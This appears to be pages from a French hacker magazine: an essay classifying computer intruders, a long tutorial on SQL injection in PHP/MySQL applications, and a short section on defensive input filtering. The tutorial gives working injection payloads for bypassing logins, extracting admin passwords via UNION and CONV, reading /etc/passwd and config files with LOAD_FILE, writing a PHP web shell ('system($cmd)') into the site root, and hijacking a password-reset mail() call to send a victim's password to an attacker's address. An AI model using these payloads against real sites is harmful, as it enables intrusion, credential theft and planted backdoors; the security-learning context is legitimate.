Pour en finir avec les élites, on relève surtout l'existence de plus en plus nombreuse des " Grey Hats ". Position intermédiaire entre les deux catégories précédentes. Ils cherchent à pénétrer dans des systèmes mais ne veulent pas mettre le désordre. Par contre, ils prendront contact avec la cible pour lui faire part de leurs exploits. Travaillant essentiellement à l'affectif, les cibles ont tout intérêt à les écouter et prendre en compte leurs remarques, car les " Grey Hats " peuvent se transformer très rapidement en " Black Hats ". Les cibles comprendront alors la portée de " ...se transformer très rapidement ".

Pour clore cet inventaire, citons encore les " Phreakers ", qui bricolent leurs lignes téléphoniques et créent de fausses cartes téléphoniques. Relevons aussi le " carding ", encore plus illégal, qui consiste à utiliser des codes de cartes de crédit piratées, créés ou tout simplement volés. Dans le domaine de la reproduction illicite, mentionnons également les " Warez ", logiciels piratés accessibles sur des serveurs ou des sites spécialisés, et les " Gamez ", même mouture, mais uniquement pour les jeux informatiques. Enfin, le must demeure bien entendu le " Wardriving ", méthode qui consiste à se balader en ville avec un portable et une antenne un brin bricolée, dans le but de détecter les réseaux Wireless en exploitation.

Il faut toutefois faire la différence entre ceux qui recherchent et écoutent ces réseaux et ceux qui les pénètrent.

Les risques dépendants des hackers

Quel que soit le type de hackers, bien des pays les assimilent à des criminels et un arsenal de lois permet de les condamner. Certains pays européens assimilent le hacking au vol pur et simple d'informations et jugent les hackers de la sorte. C'est certes une manière de voir les choses, mais une manière toutefois qui occulte une situation importante, celle de la sécurité.

En effet, ce sont les hackers qui font avancer la sécurité informatique et non pas les entreprises développant des softs. Les entreprises développant les softs ont un autre but, celui de la production, de la rentabilité et de la diffusion rapide de nouveautés.

La sécurité n'est pas un objectif prioritaire, à l'exception des applications conçues uniquement dans cette optique. L'objectif prioritaire de ces entreprises étant bien entendu la réalisation financière, elles laissent trop souvent le soin aux utilisateurs de découvrir les failles et proposent, par la force des choses, des updates. C'est une manière courante de procéder et Microsoft, par exemple, ne se prive pas d'exploiter cette manière de faire.

Les hackers participent activement à l'évolution des procédures et des systèmes de sûreté et sécurité informatique, et bien des entreprises n'ont pas encore pris conscience de cette réalité. De nombreux hackers, après avoir trouvé une faille dans des réseaux d'entreprises, ont contacté ces dernières pour leur faire part de la découverte.

La plupart du temps, ces entreprises renoncent à les écouter et souvent même, les dénoncent. C'est bien dommage, car cette manière de faire démontre l'incapacité de certaines entreprises d'analyser de manière factuelle la situation et surtout, leur inaptitude à anticiper des situations de crise. Que ces entreprises continuent à dormir sur leurs lauriers, le réveil sera d'autant plus difficile.

Si les hackers disposent en principe de peu de moyens financiers, ils bénéficient par contre d'un atout majeur qu'est celui du temps. Un hacker qui décide d'atteindre une cible atteindra toujours sa cible.

Certains ont des compétences considérables, parfois supérieures à celles des concepteurs d'origine du système. Ils examinent le système de l'extérieur avec un œil d'assaillant et non pas de l'intérieur avec le regard d'un concepteur. Les entreprises qui ont la chance de se faire contacter par des hackers devraient avoir la capacité d'accepter ce dialogue comme une valeur ajoutée et surtout comme un audit bon marché.

Certains hackers ont aussi créé des enseignes de sécurité honnêtes, professionnelles et garantissant une certaine éthique. Cela permet, de temps en temps, de rehausser l'image des hackers et de les présenter sous un jour plus acceptable. Toutefois pour la majorité des gens, il est fort difficile de distinguer des hackers de bonne moralité des autres qui, eux, ne sont que des crapules et de dangereux criminels.

Les criminels isolés

À l'opposé des hackers qui partagent leurs connaissances, il existe les criminels isolés.

Les criminels isolés sont à l'origine de la plupart des cyber crimes. Ils ont pour cible les systèmes commerciaux car c'est là que se trouve l'argent. Leurs techniques manquent souvent d'élégance mais ils réussissent à soutirer de l'argent. Ils coûtent toutefois plus cher à arrêter et à poursuivre en justice et ils en profitent.

Ils deviennent de plus en plus nombreux et méritent que les lois s'occupent plus sérieusement de leur cas. Mais il est plus facile, sous couvert de la prévention, de ratisser large et d'inquiéter les hackers de manière globale que de s'attaquer à un criminel isolé. Les raisons de cette manière de procéder, le manque de moyens des autorités, le manque de compétence de bien de leurs spécialistes et surtout, le manque de temps.

Comme quoi, les criminels isolés ont encore de beaux jours devant eux. Les autorités de nombreux pays en sont conscientes et tentent de faire avec...

Les entreprises, par contre, ne sont pas toutes encore conscientes, mais tentent aussi de faire avec...

Les criminels isolés sont tout aussi dangereux, au niveau des intrusions, que les hackers mais à la différence de ces derniers, ils ne prennent pas la peine de dialoguer avec leurs cibles. Donc, une cible avec un criminel isolé sur le dos n'a plus qu'une solution, celle d'attendre et de voir venir !

Les employés malveillants

Les employés malveillants sont dangereux et sournois et sont comparables aux chevaux de Troie. Ils bénéficient de toutes les informations techniques leur permettant d'atteindre leurs buts. Ils disposent de la connaissance interne des moyens de défenses, connaissent également les failles et surtout, sont considérés comme des utilisateurs fiables. Tant qu'ils ne sont pas débusqués, les entreprises, par la force des choses, leurs accordent leur confiance.

Sous cette appellation générale, on doit aussi tenir compte qu'il ne s'agit pas exclusivement de collaborateurs à plein temps. On peut aussi trouver des sous-traitants et même des consultants.

Les motivations sont dès lors multiples et un effort considérable doit être entrepris dans les entreprises pour tenter d'anticiper la prolifération de ces intrus qui arrivent très souvent à leurs fins.

Les entreprises qui sont la cible d'employés malveillants sont plutôt mal à l'aise et impuissantes car lorsqu'elles découvrent le sinistre, il est souvent trop tard pour réagir. De surcroît et au nom de la sacro-sainte philosophie de la discrétion, bien des entreprises préfèrent étouffer le scandale et se refusent à traduire ces employés malveillants en justice.

C'est le droit le plus strict des entreprises concernées, mais qu'elles ne viennent pas se plaindre en cas de récidive, car ces intrus sont comparables à des criminels isolés.

L'espionnage industriel

On mésestime l'espionnage industriel par le biais de l'informatique. De nombreuses personnes s'imaginent encore que l'espionnage industriel est le fruit de techniques archaïques datant de l'époque de la guerre froide.

L'espionnage industriel est une guerre continue, une guerre avec des règles du jeu et des arbitres qui tentent de faire en sorte que des lois soient appliquées dans un cadre légal.

Mais où s'arrête la veille concurrentielle et technologique et où commence l'espionnage industriel ?

Les intrus, dans ce domaine, sont très particuliers. Ils disposent de moyens financiers importants et également de temps. C'est en quelque sorte le hacking du riche. Ils arrivent en principe à leurs fins, mais les résultats sont difficilement contrôlables car, dans ce domaine, les cibles ont une fâcheuse tendance à rester très discrètes !

Toutefois, les entreprises subissant les assauts de tels intrus peuvent admettre que les risques sont sensiblement moins élevés que lors d'attaques provenant de hackers ou de criminels isolés.

En effet, ce type d'intrus ne peut se permettre de se faire prendre. L'entreprise lui ayant confié discrètement la cueillette d'informations le lâchera immédiatement en niant toute participation. L'intrus se trouvera le dindon de la farce et devra assumer personnellement la totalité de ses actes.

Dans le domaine de l'espionnage économique et industriel, les intrus isolés sont rares car dès que des intérêts financiers très importants entrent en jeu, les organisations nationales de renseignements interviennent discrètement.

La presse

Tout comme l'espionnage industriel, la presse recherche des informations bien précises. Toutefois, ces informations étant destinées à être publiées, le rôle des intrus se limite souvent à les trouver, permettant ainsi d'étayer des articles ou des prises de position, et non pas à détruire ou altérer des réseaux.

Les risques sont excessivement limités et les entreprises attaquées peuvent se permettre de ne pas trop s'inquiéter. Elles doivent toutefois rester très prudentes car si la presse n'est pas classifiée comme un risque majeur, leurs sous-traitants, eux, sont dans la catégorie à hauts risques.

La police

Pour des raisons de compréhension, nous appellerons de manière générale " Police " tous les secteurs de l'administration gravitant autour de la police.

La police est très présente sur Internet mais de manière discrète, car elle devrait agir à titre préventif, en plus des missions spécifiques qui lui sont confiées.

Or, il s'avère, et l'on retrouve cette situation dans de nombreux pays européens, que l'effectif des collaborateurs spécialisés dans le domaine informatique est insuffisant. De surcroît, ces spécialistes sont divisés en deux catégories distinctes. Les bons et... les moins bons ! Les bons sont excessivement performants et capables de prouesses techniques allant au-delà de l'imaginable. Toutefois, ils représentent moins de la moitié des effectifs et doivent collaborer avec des collègues qui sont moins au courant de certaines possibilités informatiques. Le tout dans une structure très hiérarchisée et totalement dépendante de l'autorité et du pouvoir politique.

En ayant vu certains cyber policiers à l'œuvre, mon point de vue est conforté.

Ces cyber policiers sont également des intrus, mais les risques pour les entreprises ou particuliers sont minimes si la police intervient à titre préventif. Par contre, il faut rester très attentif en cas d'intervention réactive car dans ce cas de figure, il y a de fortes chances que la mission ait été confiée à des fonctionnaires très performants !

En outres, ces intrus respectent les règles du jeu en matière d'intrusion, car ils représentent une institution qui n'a pas droit à l'erreur dans le cadre de ses enquêtes.

Dans ce domaine, on pourrait encore parler d'autres intrus tels les terroristes, les agences nationales de renseignements et le crime organisé. Ces intrus représentent une part non négligeable des utilisateurs d'Internet et il ne faut surtout pas les ignorer car leurs possibilités d'intrusion et leurs capacités de discrétion sont vraiment exceptionnelles. Les entreprises qui se retrouvent avec de tels intrus sur le dos n'ont qu'une chose à faire... appeler la police !

Ces intrus qui font évoluer la sécurité informatique

La sécurité informatique évolue grâce aux intrus. Les erreurs de certains et les exploits des autres apportent aux entreprises, gouvernements et particuliers, des éléments de parades permettant de tenter de conserver leurs réseaux à l'abri d'oreilles indiscrètes.

Sur un autre plan, des mesures sont prises pour pénaliser les intrus et ce, dans un but soi-disant préventif. Mais ces mesures sont souvent inadaptées car pensées, élaborées et appliquées par le pouvoir politique qui ignore, contrairement aux hackers, le partage de la connaissance.

Certains pays européens sont en train, dans ce domaine, de pondre des lois qui, à court terme, permettront de glorifier leurs auteurs. Mais à moyen terme, ces pays regretteront amèrement d'avoir écouté ces " Script kiddies " et se trouveront dans une situation périlleuse. Ces pays seront alors totalement dépassés dans le domaine de la sécurité informatique et feront l'objet d'intrusions massives dans tous leurs secteurs économiques, sans avoir la moindre capacité de réaction.

On ne parlera alors même plus d'anticipation !

Et pendant ce temps, les hackers continueront à hacker...

Charles-André Roh
Conseil et développement en confidentialité de l'information

Nouvelles attaques

BY FROG-M@N

Depuis que MySQL intègre le mot clé *union* dans ses requêtes, les injections de SQL permises par certains scripts php sont devenues plus complexes et plus dangereuses. On va voir dans cet article que la combinaison de ces deux langages rend aussi possible d'autres attaques évoluées, dont plusieurs sont inédites.

Table de matières :

NIVEAU WILD

1 - Introduction :

Ce texte pourrait être la suite de " *L'injection (My)SQL via PHP* " paru dans le Manuel 5. Néanmoins, je ne lui ai pas donné le même nom car ce dont je vais parler ici, bien que toujours en rapport avec le SQL, n'est pas seulement de l'injection SQL ; il y a aussi quelques réactions dues au couple PHP/MySQL (si courant). Si certaines choses vous échappent au sujet de l'injection SQL dans les explications qui suivent, il est fortement possible que vous trouviez des réponses dans ce premier texte.

Je vais traiter ici de cas moins généraux, plus précis que dans ce précédent texte, comme par exemple des injections SQL avec UNION, que je n'avais pas abordées auparavant. En vérité, ce deuxième texte sur le SQL et PHP est né parce que je n'avais justement pas parlé d'UNION ; il fallait combler ce manque. En me documentant pour être sûr de ne pas raconter de conneries :), j'ai eu quelques idées. Ce qui fait que les deux premières parties de cet article ne sont là qu'en satellite. Mais j'ai trouvé les points suffisamment importants pour leur dédier une partie entière.

Pour certains titres de la table de matières, ne soyez pas étonnés de n'avoir jamais entendu ça : comme j'ai découvert ces problèmes, je leur ai moi-même donné un nom :P

Je rappelle que pour tous ces exemples, je considère que magic_quotes_gpc est à OFF dans le php.ini.

2 - LIMIT :

LIMIT est utilisée pour limiter le nombre d'enregistrements retournés par une requête SELECT. Ses arguments sont des entiers constants. Si un seul argument est donné, il fixera le nombre d'enregistrements maximum à retourner. Si deux arguments sont donnés, le premier indique en plus l'index à partir duquel on commence.

On sait que si une requête SQL est de cette forme :

```
SELECT * FROM membres
WHERE pseudo='$pseudo'
AND pass='$password'
```

il suffira de donner à $pseudo la valeur `' OR 1=1/*` pour que la requête exécutée soit :

```
SELECT * FROM membres WHERE
pseudo='' OR 1=1/* AND pass=''
```

Cette requête aura donc comme résultat tous les champs de tous les enregistrements de la table membres.

Or il arrive que d'autres comptes aient été créés avant l'admin. Imaginons une table de 5 enregistrements dont le premier contiendra un membre simple, le deuxième un modérateur, et le troisième, enfin, l'admin. Le résultat de la requête précédente sera alors :

idmem	pseudo	pass	email	level
1	test	d5s14e	test@test.com	0
2	mode	1p8b4g9	mode@website.com	1
3	admin	-m*t4z4a	webmaster@vuln.com	2
4	John	9a4r8t	John@url.com	0
5	Bob	555k555	Bob@marley.com	0

sur PHP/MySQL

On aura donc 5 enregistrements à traiter. Pourtant, dans beaucoup de cas, seul le premier sera considéré (ici, c'est un compte non privilégié).

Il lui faut donc trouver un moyen de tester chaque compte. Évidemment, on considérera qu'on ne connaît pas la structure de la table, sinon on pourrait directement injecter ' OR level=2/*, ou incrémenter le champ idmem.
Non, il faut faire sans les noms des champs. Et c'est ici qu'intervient LIMIT. On peut, grâce à ce mot-clé, vérifier chaque enregistrement donné en résultat un à un, avec LIMIT 0,1 puis LIMIT 1,1, pour arriver finalement à ' OR 1=1 LIMIT 2,1/* ce qui donne comme requête :

```
SELECT * FROM membres WHERE pseudo=''
OR 1=1 LIMIT 2,1/* AND pass=''
```

et comme résultat :

idmem	pseudo	pass	email	level
3	admin	-m*t4z4a	webmaster@vuln.com	2

level
0
1
2
0
0

3 - SQL FILE COPY :

Dans le Manuel 5, on a vu comment utiliser INTO OUTFILE et INTO DUMPFILE dans une requête SELECT. Par exemple, la requête :

```
SELECT * FROM table
INTO OUTFILE '/complete/path/file1.txt'
```

enregistrera tous les éléments de la table " table " dans le fichier /complete/path/file1.txt du serveur (ici le WHERE 1=1 n'est pas nécessaire).

Une particularité d'INTO OUTFILE est qu'il faut spécifier, pourqu'il fonctionne, un FROM, avec une table existante, même si on ne s'en sert pas. Mais cela ne nous empêche pas de faire des choses intéressantes. Il faut juste connaître le nom d'une table. Par exemple, pour créer une backdoor PHP avec une requête SQL, il ne sera pas possible de faire ça :

```
SELECT '<? system($cmd); ?>' INTO
DUMPFILE '/path/to/website/backdoor.php'
```

par contre la requête suivante fonctionnera parfaitement, créant un fichier PHP à la racine du site :

```
SELECT '<? system($cmd); ?>'
 FROM existant_table INTO
  DUMPFILE '/pathto/website/backdoor.php'
```

On a aussi vu comment utiliser la fonction LOAD_FILE() dans les requêtes UPDATE. Mais, tout comme INTO OUTFILE d'ailleurs, cette fonction peut sans problème s'utiliser dans d'autres sortes de requêtes. Par exemple avec SELECT, la requête suivante va renvoyer comme résultat le contenu du fichier /complete/path/file2.txt :

```
SELECT
  LOAD_FILE('/complete/path/file2.txt')
```

De là, il n'y a plus qu'un pas à faire pour réaliser une copie de fichiers avec une requête SQL. Imaginons que l'on veuille copier grâce à une requête SQL le fichier http://[url]/config.php dans le fichier http://[url]/config.txt, la racine du site étant /complete/path/.

Il suffira alors d'exécuter la requête :

```
SELECT
 LOAD_FILE('/complete/path/config.php')
 FROM existant_table
INTO OUTFILE '/complete/path/config.txt'
```

Pour cette opération, bien sûr, le serveur doit avoir le droit en lecture/écriture, plus toutes les conditions propres à INTO OUTFILE et à la fonction LOAD_FILE().

Post Mortem (heu... Scriptum) : au sujet de LOAD_FILE(), il pourrait aussi être intéressant d'utiliser cette fonction dans des requêtes INSERT. Par exemple avec la requête :

```
INSERT INTO membres
(login,pass,email,description) VALUES
('$login','$pass','$email','$descr')
```

et de donner par exemple à $email la valeur :

```
em@i.l',LOAD_FILE('/etc/passwd'))#.
```

Alors la requête SQL deviendra :

```
INSERT INTO membres
(login,pass,email,description)
VALUES ('mylogin','mypass','em@i.l',
    LOAD_FILE('/etc/passwd'))#','')
```

et la description du nouvel utilisateur sera le fichier /etc/passwd !

4 - UNION :

Voici donc le chapitre principal de ce texte. UNION permet de combiner le résultat de plusieurs requêtes de type SELECT en un seul. Pour les explications et exemples, imaginons deux tables. La première, la table " membres " contient l'enregistrement :

mid	mlogin	mpass	memail	mnewsletter
5	Franck	j0seph1ne	franck.boune@extasia.com	0

Un deuxième table, " admin ", contient l'enregistrement :

aid	alogin	apass	alevel
1	webmaster	e81a-12x9w	2

Donc : deux tables distinctes avec des champs de types et de noms ainsi que des structures différents.

4.1 Faire correspondre les colonnes

Maintenant, voyons comment utiliser UNION. Tout d'abord il faut savoir que pour qu'UNION fonctionne, le nombre de champs résultants des requêtes liées doit être le même.
Ainsi cette requête générera une erreur :

```
SELECT mlogin FROM membres
 WHERE mid=5 UNION SELECT aid, alogin
                FROM admin WHERE aid=1
```

En effet, la première requête SELECT extrait un champ (mlogin) et

la deuxième en extrait deux (aid et alogin). Par contre, cette requête :

```
SELECT mlogin,mpass FROM membres
 WHERE mid=5 UNION
                SELECT alogin,apass
                FROM admin WHERE aid=1
```

donnera le résultat :

mlogin	mpass
Franck	jOseph1ne
webmaster	e81a-12x9w

On remarque que les champs de la deuxième ligne du résultat sont considérés comme ayant les noms de la première requête, c'est-à-dire mlogin et mpass, alors que dans la table ce sont alogin et apass. On verra plus tard que ça peut avoir une conséquence. Mais en vérité, ces deux derniers champs ne prennent pas que les noms des champs choisis dans la première requête, ils prennent aussi leur type. Ce qui fixe donc une deuxième contrainte à prendre en compte. Ici on n'a pas eu de problème car tous les champs étaient de type " string ". Mais imaginons que la requête ait été :

```
SELECT mlogin,mid FROM membres
 WHERE mid=5 UNION
                SELECT alogin,apass
                FROM admin WHERE aid=1
```

Bien que le nombre de champs et la syntaxe soient bons, le résultat ne sera pas celui escompté mais bien :

mlogin	mid
Franck	5
webmaster	0

En effet, dans le résultat de la deuxième requête, on aura bien le login de l'admin 1, mais pas son mot de passe. mid étant un champ de type " integer ", le deuxième champ (de type " string " : apass) sera converti à ce type, donnant le résultat 0.

J'ai néanmoins élaboré une petite technique pour récupérer des infos de type " string " même si dans la première requête les champs sont de type " integer ". Cette technique consiste à convertir le champ " string " en base 10 (en integer donc), grâce à la fonction CONV().

Pour cela, il faut d'abord choisir une base de début, j'opte pour 36, qui permettra de convertir tous les chiffres (0->9) et toutes les lettres (a->z). Elle aura comme défaut de ne pas accepter les caractères -, _,... qui peuvent se trouver dans un mot de passe. Si un de ces caractères est placé dans un champ, la fonction s'arrête de convertir et renvoie le résultat incomplet. MySQL a du mal avec les bases plus élevées, et renvoie NULL.

Donc, comme le mot de passe admin contient dans cet exemple justement un caractère " -" , on va extraire le mot de passe de Franck dans une deuxième requête, liée par UNION pour que ça ne pose pas de problème. Ce qui donne :

```
SELECT mid FROM membres WHERE mid=4
 UNION SELECT CONV(mpass,36,10)
    FROM membres WHERE mid=5
```

Le résultat sera :

mlogin
4
53662927459226

53662927459226 est le mot de passe converti de la base 36 à la base 10 du membre Franck (ayant l'id 5). Il suffira alors de faire la conversion inverse pour récupérer le mot de passe en clair, par exemple avec une simple requête SQL :

```
SELECT   CONV(53662927459226,10,36)
                        AS resultat
```

Ce qui donnera bien 'j0seph1ne'.

Imaginons maintenant que l'on veuille une requête SQL UNION qui affiche tous les champs du membre " Franck " et de l'admin " webmaster ".

Cette requête ne serait pas correcte car le nombre de champs est différent :

```
SELECT * FROM membres
   WHERE mlogin='Franck'
 UNION SELECT * FROM admin
        WHERE alogin='webmaster'
```

Il doit y avoir cinq champs en résultat dans la deuxième requête (comme dans la première requête) alors que la table admin n'en contient que quatre. On peut alors en rajouter un directement dans la requête de cette façon :

```
SELECT * FROM membres WHERE mlogin='Franck'
 UNION SELECT aid,alogin,apass,
              'blom@blum.be',alevel
  FROM admin WHERE alogin='webmaster'
```

Le résultat serait alors :

mid	mlogin	mpass	memail	mnewsletter
5	Franck	jOseph1ne	franck.boune@extasia.com	0
1	webmaster	e81a-12x9w	blom@blum.be	2

Évidemment, si on avait fait le contraire en commençant par la table " admin "de cette façon :

```
SELECT * FROM admin
   WHERE alogin='webmaster'
 UNION SELECT * FROM membres
         WHERE mlogin='Franck'
```

la requête aurait été tout aussi fausse. Une solution consiste à utiliser la fonction CONCAT(), pour donner deux résultats en un. Voyons la requête :

```
SELECT * FROM admin
WHERE alogin='webmaster'
 UNION SELECT mid,
CONCAT(mlogin,char(58),char(58),memail),
pass,mnewsletter
   FROM membres WHERE mlogin='Franck'
```

char(58) renvoyant le caractère " : ", le résultat de cette requête sera :

aid	alogin	apass	alevel
1	webmaster	e81a-12x9w	2
5	Franck::franck.boune@extasia.com	jOseph1ne	0

4.2 Gérer les lignes

Mais que se passe-t-il si le script n'affiche qu'un des enregistrements donnés en résultat ? Lequel affichera-t-il ?

Un enregistrement au hasard ? Non ! Il choisira en général le premier enregistrement, selon la méthode utilisée dans PHP. Un exemple typique :

```
$resultarray = mysql_fetch_row($result);
echo $resultarray[0];
```

Ici c'est le premier enregistrement que le script affiche. Il faut donc faire en sorte que le premier enregistrement soit celui qui nous intéresse : celui de la seconde requête SELECT.

Pour cela, on peut utiliser deux moyens. Le premier consiste à utiliser LIMIT, comme on l'a vu dans le chapitre 1, c'est-à-dire à donner à $memid la valeur `5 UNION SELECT apass FROM admin WHERE aid=1 LIMIT 1,1`.

Le deuxième moyen est de faire en sorte que la première requête ne renvoie pas de résultat, en lui donnant une condition qui ne trouvera aucun enregistrement. Par exemple avec la valeur `-1 UNION SELECT apass FROM admin WHERE aid=1` (ou encore `5 OR 1=0 UNION SELECT apass FROM admin WHERE aid=1`, etc.). La requête devient alors :

```
SELECT mlogin FROM membres
 WHERE mid=-1 UNION SELECT apass
 FROM admin WHERE aid=1
```

4.3 Sans affichage

Voilà pour ce qui est d'extraire des informations de la base de données avec UNION, si les informations sont affichées ensuite par le script utilisé. Mais UNION peut-il être utilisé efficacement, même si les informations ne sont pas affichées ? Pour cela j'ai juste légèrement changé le script qui affichera le login du membre en fonction de son ID membre par un script qui indiquera simplement si le membre existe (toujours en fonction de son ID membre), sans afficher aucune information :

```
<?
$link = mysql_connect("dbhost", "dblogin", "dbpass");
mysql_select_db("dbname");
$q = "SELECT mlogin FROM membres WHERE mid=$memid";
$result = mysql_query($q);
if (mysql_num_rows($result)==1){
  print("Le membre $memid existe.");
}else{
  print("Le membre $memid n\'existe pas");
}
mysql_close($link);
?>
```

Il suffit de revenir au chapitre précédent pour trouver des utilisations d'UNION dans ce script.

En effet, si on donne à $memid la valeur `-1 UNION SELECT apass FROM admin WHERE aid=1`, on aura (voir quelques lignes plus haut) comme résultat le mot de passe de l'admin, mais ici il ne sera pas affiché (le script affichera juste " Le membre -1 UNION SELECT apass FROM admin WHERE aid=1 existe. ").

Si maintenant on donne à $memid la valeur `-1 UNION SELECT apass FROM admin WHERE aid=1 INTO OUTFILE '/path/apass.txt'`, la requête deviendra :

```
SELECT mlogin FROM membres
 WHERE mid=-1 UNION SELECT apass
  FROM admin WHERE aid=1
   INTO OUTFILE '/path/apass.txt'
```

Le résultat ne sera toujours pas affiché, mais il sera enregistré dans le fichier /path/apass.txt, où (si " path " est le chemin complet vers le site) il pourra être accessible à tous en lecture.

On peut évidemment se servir d'UNION pour créer un fichier PHP ou autre en donnant à $memid la valeur `-1 UNION SELECT '<? phpinfo(); ?>' FROM membres INTO OUTFILE '/path/badfile.php'`.

Et enfin, une dernière idée serait d'utiliser le LIKE pour récupérer des infos bien qu'elles ne soient pas affichées (voir l'article du Manuel 5, partie " *SELECT* ").

5 - NULL Auth :

Le fait de vérifier qu'un utilisateur a bien rentré toutes les données avant d'utiliser les variables concernées ne sert pas qu'à améliorer la qualité du script ou la compréhension de l'utilisateur. Il permet aussi d'empêcher une éventuelle faille de sécurité selon le contexte.

En effet, imaginons un script de login qui vérifie uniquement la variable qui va être utilisée dans la requête SQL, la variable $login :

```
<?php
$link = mysql_connect("dbhost", "dblogin", "dbpass");
mysql_select_db("dbname");
if (!isset($login)){
echo "Veuillez entrer votre login.";
}else{
  $q = "SELECT password FROM membres WHERE login='$login'"
  $result = mysql_query($q);
  list ($pass) = mysql_fetch_row($result);
  if ($pass == $password){
    echo "Identification réussie.";
  }else{
    echo "Login ou mot de passe incorrect.";
  }
}
mysql_close($link);
?>
```

On peut donc ici se permettre d'exécuter le script sans avoir donné à $password aucune valeur. Voyons maintenant ce qui se passe si en plus on donne à $login une valeur qui n'existe

pas dans la base de données, un login inexistant. Disons " nonexistant ". La requête SQL exécutée sera alors :

```
SELECT password FROM membres
WHERE login='nonexistant'
```

La fonction list() ne donnera alors aucune valeur à la variable $pass... ou plus exactement elle lui donnera la valeur NULL.

Vient ensuite la comparaison entre $pass et $password. Ces deux variables contiennent chacune la valeur NULL, la comparaison renvoie donc vrai... et on est considéré comme loggé sans connaître ni le mot de passe ni le login utilisateur. La vérification de chaque variable est donc dans ce cas cruciale.

6 - mail() + SQL :

Un phénomène m'a frappé dans une ou deux applications distribuées sur le Net. J'ai déjà vu des textes sur Internet parlant d'injection SQL dans un formulaire d'envoi d'email (en cas de perte). Ces méthodes expliquaient comment faire de l'injection SQL malgré une vérification du format de l'e-mail grâce à des expressions régulières. En gros, il faut d'une manière ou d'une autre intercaler une adresse e-mail d'un format correct dans l'injection.

Par exemple avec le code :

```
$result = mysql_query("SELECT passwd FROM membres WHERE email='$email'");
```

on pouvait donner dans $email l'adresse en commentaire :

```
SELECT passwd FROM membres WHERE
email='' OR 1=1 /*correct@email.com*/
INTO OUTFILE '/path/to/site/pwd.txt
```

Ces méthodes n'utilisaient donc que la partie MySQL du script.

Mais où le script va-t-il chercher l'email où il doit envoyer le mot de passe ? Il a deux choix, soit dans la base de données, soit dans la variable entrée par l'utilisateur. C'est cette deuxième possibilité qui peut poser problème, s'il n'y a pas suffisamment de vérifications.

Imaginons le script de récupération :

```
<?php
$link = mysql_connect("dbhost", "dblogin", "dbpass");
mysql_select_db("dbname");
$email=$_POST["email"];
$result = mysql_query("SELECT passwd FROM membres WHERE email='$email'");
if (mysql_num_rows($result)>0){
  $resultarray=mysql_fetch_row($result);
  $message="Hello,\nYour password : ".$resultarray[0].".\nBye !\n"
  if (mail($email,"Your Password",$message,"From: webmaster@bugged.com")){
    echo "Your password has been sent.";
  }
}
mysql_close($link);
?>
```

Ce script est évidemment très primaire, mais c'est pour l'exemple. Il serait possible par son biais de se faire envoyer dans son email le mot de passe de n'importe quel utilisateur. En effet, voyons ce qui se passe si on donne à $_POST["email"] la valeur `' OR login='Bob' OR 1=',hacker@email.com`.

D'abord au niveau SQL, la requête exécutée deviendra :

```
SELECT passwd FROM MEMBRES WHERE
email='' OR login='Bob' OR 1=',hacker@email.com'
```

La condition `email=''` est toujours fausse, car on imagine que l'email est obligatoire ; `1=',hacker@email.com'` est également fausse. Par contre, la condition `login='Bob'` sera prise en compte, et c'est le mot de passe de Bob qui sera renvoyé.

Maintenant, voyons à qui il sera envoyé : vérifions ce qui se passe au niveau de la fonction mail(). Si le mot de passe est " 9xa4f7p6 ", la fonction exécutée sera :

```
mail("' OR login='Bob' OR 1=',hacker@email.com",
"Your Password",
"Hello,\nYour password : 9xa4f7p6\nBye !\n","From: webmaster@bugged.com").
```

Le mail aura ainsi cette forme :

```
To: ' OR login='Bob' OR 1=',
hacker@email.com
Subject : Your Password
From : webmaster@bugged.com
Content-Type: plain/text
Hello,
```

Your password : 9wa4f7p6

Bye !

L'header To: peut contenir plusieurs adresses, séparées par des virgules, qui vont toutes recevoir une copie. Il y a donc ici deux destinataires : `' OR login='Bob' OR 1='` et `hacker@email.com`. Le premier envoi renverra peut-être un message d'erreur à l'expéditeur (`webmaster@bugged.com`, ce qui peut alerter l'administrateur), mais le deuxième sera bien renvoyé à hacker@email.com, avec le mot de passe de Bob.

Il y a bien sûr toute une ribambelle de possibilités, comme par exemple `' OR login='Bob'#,hacker@email.com`, ou encore `hacker@email.com,' OR login='Bob,...`

Pour toute question en rapport avec ce texte : ajouts, remarques, erreurs.
http://feedback.thehackademy.net.

Programmation PHP sécurisée

Filtrage correct des paramètres utilisateurs

La majorité des bugs de sécurité, et pas seulement en PHP, peut être évitée avec un filtrage approprié des paramètres utilisateurs. L'exploitation de ces failles, comme dans l'article précédent, consiste en effet à donner des valeurs très différentes de celles qui étaient attendues, ce qui cause le dysfonctionnement recherché. Voici, en pratique, comment on évite ces problèmes.

Chaque variable entrante (et modifiable par l'utilisateur) doit être traitée séparément selon le type attendu (mot, nombre, chaîne, etc.). Dans le cas d'une chaîne de caractères, par exemple, qui sera utilisée dans une requête SQL, on voudra éviter qu'elle contienne des guillemets, simples ou doubles, ou tout autre caractère ayant une signification spéciale.

Il y a donc deux manières de faire :

- Soit supprimer ces caractères (ou les remplacer par autre chose) avec par exemple la ligne suivante, qui remplacera les caractères " et ' par le caractère ? :

```
$var = preg_replace("([\'\"])",
                    "?",$var);
```

- Soit faire en sorte qu'ils soient considérés comme faisant partie d'une chaîne de caractères, et pas comme des séparateurs de la syntaxe SQL. Par exemple:

```
SELECT * FROM tutos
WHERE title="Le \"tuple\""
AND contenu LIKE '%l\'elephant%'
```

Ici on voit clairement en rouge que les caractères " et ' peuvent être considérés comme des caractères normaux, lorsqu'il sont précédés d'un backslash (on dit qu'ils sont échappés). Il est possible de le faire automatiquement en mettant magic_quotes_gpc à ON dans le fichier php.ini. Mais il me semble préférable d'agir directement dans le code, pour bien être sûr de ce qui peut ou pas être entré comme valeur.

Voyons donc le code PHP. Si on a la ligne :

```
$result = mysql_query(
 "SELECT passwd FROM membres".
 "WHERE email='$email'");
```

et si le hacker veut récupérer le mot de passe de Bob dans un fichier " result.txt ", il lui suffira d'entrer comme valeur à $email : ' OR login="Bob" INTO OUTFILE '/result.txt.

Si maintenant j'utilise la fonction addslashes() en remplaçant la ligne de code précédente par ces deux lignes :

```
if (!get_magic_quotes_gpc()) {
   $email = addslashes($email);
}
$result = mysql_query(
   "SELECT passwd FROM membres".
   "WHERE email='$email' ");
```

alors la requête SQL sera :

```
SELECT password
 FROM membres WHERE email=' \'
                OR login=\"Bob\"
 INTO OUTFILE \'/result.txt'
```

L'attaque est ici inopérante. J'ai tenu compte de la fonction get_magic_quotes_gpc() pour ne pas mettre plus de backslashs qu'il n'en faut. N'oubliez pas de tenir compte également des éventuels stripslashes() se trouvant dans le code. On peut aussi utiliser mysql_escape_string(), qui est plus spécialisée (elle tiendra donc compte des éventuelles évolutions de la syntaxe de MySQL).

